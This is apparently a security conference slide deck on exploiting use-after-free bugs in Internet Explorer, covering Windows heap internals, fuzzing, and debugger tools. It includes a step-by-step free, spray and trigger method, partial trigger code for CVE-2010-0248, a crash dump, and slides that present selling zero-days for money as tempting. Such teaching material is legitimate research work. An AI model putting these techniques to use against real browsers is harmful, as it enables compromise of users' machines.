


Exploitation of




Via Memory corruption



A little about me

- Senior Vulnerability Researcher in COSEINC
- Mobile developer
- Hacker



Why via *Memory corruption*?

- it is unlikely that one will find a stack based overflow in the last editions of IE
- If I am not mistaken, No stack based overflow was found in IE in the last 2 years

So what Microsoft fix in patch Tuesday ?



Microsoft Internet Explorer Multiple Vulnérabilités

2012-04-10

- 1) **An unspecified error** in the Print feature can be exploited by tricking a user into printing a specially crafted HTML page.
- 2) An error in JScript9 when accessing an already deleted object can be exploited **to corrupt memory**.
- 3) **A use-after-free error** in the handling of the "innerHTML" property during an "onReadyStateChange" event may result in accessing **an already deleted object**.
- 4) **A use-after-free error** in the handling of the "select All()" function can be exploited **to dereference already freed memory**.
- 5) **A use-after-free error** in the handling of CTagFactory objects can be exploited to dereference already freed memory.

Memory corruption bugs

Bugs in any kind of program can be divided into two categories

- ❖ Bugs which cause visibly incorrect behavior as soon as the incorrect code Executes
- ❖ bugs which corrupt state (variable values, data structures, files, etc.) such that correct code behaves incorrectly later on.


➤ Bugs in the former category are usually easy to find and fix, since you can simply trace the execution of the code up to the point of the incorrect behavior and see which piece of code failed. Bugs in the second category are often much harder to find, since there is no simple way of determining where the state of the program was corrupted.

Why to hunt Memory corruption bugs?

- Fame (@ Microsoft patch Tuesday)
- Hack systems
- For the money
- Challenge /fun

A'll Bout The Money

's all 'bout the dun dun du du du dum




- Adobe JBIG2 exploit was sold for \$75k
- \$75K = ~ \$512K CNY
- Would you “do the right thing” for free when you could “do the wrong thing” for 5-6 years salary?

Rough price list for zero-day exploits

ADOBE READER	\$5,000-\$30,000
MAC OSX	\$20,000-\$50,000
ANDROID	\$30,000-\$60,000
FLASH OR JAVA BROWSER PLUG-INS	\$40,000-\$100,000
MICROSOFT WORD	\$50,000-\$100,000
WINDOWS	\$60,000-\$120,000
FIREFOX OR SAFARI	\$60,000-\$150,000
CHROME OR INTERNET EXPLORER	\$80,000-\$200,000
IOS	\$100,000-\$250,000

ODAY Broker



How to hunt for Memory corruption?

- i. Fuzzing
- ii. Binary auditing
- iii. Surfing the web

Binary auditing



Fuzz Fuzz Fuzz

Google and Microsoft Clash Over IE Fuzzer Release

Tuesday, January 04, 2011

Contributed By:
Headlines



Did a Google staff researcher jump the gun by releasing a tool that identifies dozens of exploitable bugs in Internet Explorer before critical patches were available, or did Microsoft drop the ball back in July by not addressing the problems when first presented to them?

A cyber-drama is playing out surrounding Michal Zalewski's release of his Internet Explorer fuzzing tool dubbed "cross_fuzz".

The tool has been used to identify multiple vulnerabilities in the Microsoft browser, and could be used to aid in the creation of malicious exploits.

"I am happy to announce the availability of cross_fuzz – an amazingly effective but notoriously annoying cross-document DOM [Document Object Model] binding fuzzer that helped identify about one hundred bugs in all browsers on the market – many of said bugs exploitable," Zalewski wrote in his blog.

Zalewski claims to have presented the tool to Microsoft early last summer, and that he received no response from them until just days before the tool was set to be released.

Programmer bug is hacker gold

 **stackoverflow**

QuestionsTagsUsersBadgesUnanswered

Search Results

relevancenewestvotesactive

ie crash

search

Want better search results? [See our search tips!](#)

11
votes

3
answers

405 views

Why does this HTML crash IE?

... I have a page that causes IE 8 to **crash**. I've ... /javascript that causes the **crash**. I know I'm going to have ... how I want in IE without breaking it. Is anyone aware of a way that I can report this to the IE team to get it fixed? The **crash** happens when you

javascripthtmlinternet-explorerinternet-explorer-8crash

asked Nov 22 '11 at 18:18

 **xbrady**
866 • 1 • 13

-1
votes

2
answers

74 views

Debugging an IE crash

... I have a web application that is working perfectly in Chrome and FireFox, yet is crashing in IE. Note, this is not a JavaScript error, but rather ... reduced the code as posted below. This will **crash** ... ;html> <head>

javascriptinternet-explorerprototype

asked Apr 9 at 22:30

 **Aaron J Spetner**
420 • 9

2
votes

IE 9 Form Submit Crash

... to **crash** Internet Explorer 9 with a message like ... this. **I.e.**, is there a good or 'normal' way

Why does this HTML crash IE?



I have a page that causes IE 8 to crash. I've dumbed it all the way down to just the html/javascript that causes the crash. I know I'm going to have to do something different for displaying the page how I want in IE without breaking it. Is anyone aware of a way that I can report this to the IE team to get it fixed?



The crash happens when you mouse over the span. Create a scratch .html file to test. Using jsfiddle doesn't crash it.

1



Update: Make sure IE isn't in compatibility mode to get it to crash. Update2: It crashes in safe mode too, so it isn't an add-on causing the problem. I have tried it on multiple computers.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html>
<head>
<title>test</title>
<style type="text/css">
    .condPartHover
    {
        border-color: #000000;
        background-color: #E5F0F9;
        color: #1D5987;
    }
</style>
```

BUT.... HOW we exploit ??

- How we exploit *Memory corruption* ?

We will focus on use after free

Exploitation of Use After Free

- ***Referencing memory after it has been freed can cause a program to crash, use unexpected values, or execute code.***




Memory corruption in the heap

What Is a Heap?

A heap is a form of memory manager that an application can use when it needs to allocate and free memory dynamically. Common situations that call for the use of a heap are when the size of the memory needed is not known ahead of time and the size of the memory is too large to neatly fit on the stack (automatic memory). Even though the heap is the most common facility to accommodate dynamic memory allocations, there are a number of other ways for applications to request memory from Windows. Memory can be requested from the C runtime, the virtual memory manager, and even from other forms of private memory managers. Although the different memory managers can be treated as individual entities, internally, they are tightly connected.

Windows heap manager



Front/back end allocator

Front End Allocator

Look Aside Table

0		→ unused
1		→ 16
2		→ 24
3		→ 32
...		→ ...
127		→ 1024

Back End Allocator

Free Lists

0		→ Variable size
1		→ unused
2		→ 16
3		→ 24
...		→ ...
127		→ 1016

Segment List

Segment 1	
Segment 2	
...	...
Segment x	



Solid Security. Verified.

Heap Allocation API

malloc

new operator

LocalAlloc

HeapAlloc

VirtualAlloc

GlobalAlloc

Why have freed object in memory what is next ?

Exploit Use after free in 3 steps

- 1) What is the size of the freed object ?
- 2) Spray the heap and fill the freed object
- 3) Trigger the object =code execution

Step 1

Free Object in memory



```
class C    // C++ OBJECT Size of object 16 bytes
{
public:

    virtual void func()
    {

        printf("OK");
    }


    DWORD x1,x2,x3,x4;

};

C *p=new C();

printf("size of class C %08X\n",sizeof(C));

delete p;
```



Step 2

Spray and Fill the free object with 0x41

```
for (int i=0; i<1000; i++){  
  
    char *buf=(char*)malloc(sizeof(C));  
    memset(buf,0x41,sizeof(C));  
}
```



Step 3

Trigger the object

`p->func();`

`;`

`p->func();`



CVE-2010-0248

Free object



Spray the freed Object



Trigger/Use object



```
var TableClone = document.getElementById('tableid').cloneNode(1);
var TableCellUrns = TableClone.cells.urns('a');
var bla = TableClone.cells.item(1);
var TableCellUrnsTags = TableCellUrns.tags('a');
TableClone.outerText = 'a';

for(i = 0; i < mem.length; i++) {
    mem[i] = mem[i].className = obj_one;
}


Result = TableClone.cells;

Result = TableCellUrnsTags.item(-1);
}


</script>

<body onLoad="window.setTimeout(Start,1000);" id="bodyid">
<table id="tableid">
    <tr><th id="thid"></th></tr>
    <tr id="trid"><td id="tdid"></td></tr>
</table>
```

Spray the Free Object (video)



Code Execution Redirection(video)



I have a crash....

NULL REFERENCE OR EXPLOITABLE?

```
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 77c70000 77c95000 C:\WINDOWS\system32\msv1_0.dll
ModLoad: 76790000 7679c000 C:\WINDOWS\system32\cryptdll.dll
ModLoad: 76d60000 76d79000 C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76fc0000 76fc6000 C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 71d40000 71d5b000 C:\WINDOWS\system32\CTXPRXY.DLL
(fdc.ad0): Access violation - code c0000005 (!!! second chance !!!)
eax=fff0bdfb ebx=80070005 ecx=08572fd8 edx=63804598 esi=058eafe0 edi=03fff030
eip=00000000 esp=03ffef88 ebp=03ffef9c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
00000000 ??                ???
```

Tools/scripts

- Introduce few tools to help us with use after free exploitation
-

What is the object size?

- `!heap -p -a 014c6fb0`

Details of heap allocation containing address
014c6fb0 + call-stack if available

Heap Spray via Debugger



How did I Simulate allocation via debugger?

```
005FD4CB ; long __stdcall CHistFolderEnum_CreateInstance(unsigned long
005FD4CB ?CHistFolderEnum_CreateInstance@@YGJKPAUCHistFolder@@PAPAUIE
005FD4CB ; CODE XREF: CHistFol
005FD4CB
005FD4CB arg_0          = dword ptr 8
005FD4CB arg_4          = dword ptr 0Ch |
005FD4CB arg_8          = dword ptr 10h
005FD4CB
005FD4CB mov     edi, edi
005FD4CD push    ebp
005FD4CE mov     ebp, esp
005FD4D0 push    esi
005FD4D1 mov     esi, [ebp+arg_8]
005FD4D4 and     dword ptr [esi], 0
005FD4D7 push    238h ; dwBytes
005FD4DC call    ??2@YAPAXIQZ ; operator new(uint)
005FD4E1 test    eax, eax
```


How did I Simulate free via Debugger ?

```
xt:006BAC08 ; Attributes: bp-based frame
xt:006BAC08
xt:006BAC08 ; int __stdcall ExtMgr_FreeCryptData(LPVOID lpMem, int)
xt:006BAC08 ?ExtMgr_FreeCryptData@@YGHPAU_CRYPTOAPI_BLOCK@@PAX@Z proc near
xt:006BAC08                                     ; DATA XREF: CLegacyExtensionA
xt:006BAC08
xt:006BAC08 lpMem          = dword ptr 8
xt:006BAC08
xt:006BAC08         mov     edi, edi
xt:006BAC0A         push    ebp
xt:006BAC0B         mov     ebp, esp
xt:006BAC0D         push    esi
xt:006BAC0E         mov     esi, [ebp+lpMem]
xt:006BAC11         push    dword ptr [esi+4] ; void *
xt:006BAC14         call    ??_U@YAXPAX@Z ; operator delete[](void *)
xt:006BAC19         push    esi ; lpMem
xt:006BAC1A         call    ???@YAXPAX@Z ; operator delete(void *)
xt:006BAC1F         pop     ecx
xt:006BAC20         pop     ecx
xt:006BAC21         mov     eax, 0
xt:006BAC22         ret     4
```

Application Verifier tool

- Page heap works on the basis of surrounding the heap blocks with a protection layer that serves to isolate the heap blocks from one another.
- Page heap runs in two different modes: normal page heap and full page heap

Application Verifier Tool




Normal Page Heap


- Uses fill patterns in an attempt to detect heap block corruptions.
- The utilization of fill patterns requires that another call be made to the heap manager post corruption so that the heap manager has the chance to validate the integrity (check fill patterns) of the heap block and report any inconsistencies.
- Additionally, normal page heap keeps the stack trace for all allocations, making it easier to understand who allocated the memory.

what a heap block looks like when normal page heap is turned on.

Allocated Heap Block



Free Heap Block



Pageheap Metadata

Heap	Requested size	Actual size	FreeQueue	Trace Index	StackTrace
------	-------------------	----------------	-----------	-------------	------------

Normal page heap block layout

_DPH_BLOCK_INFORMATION

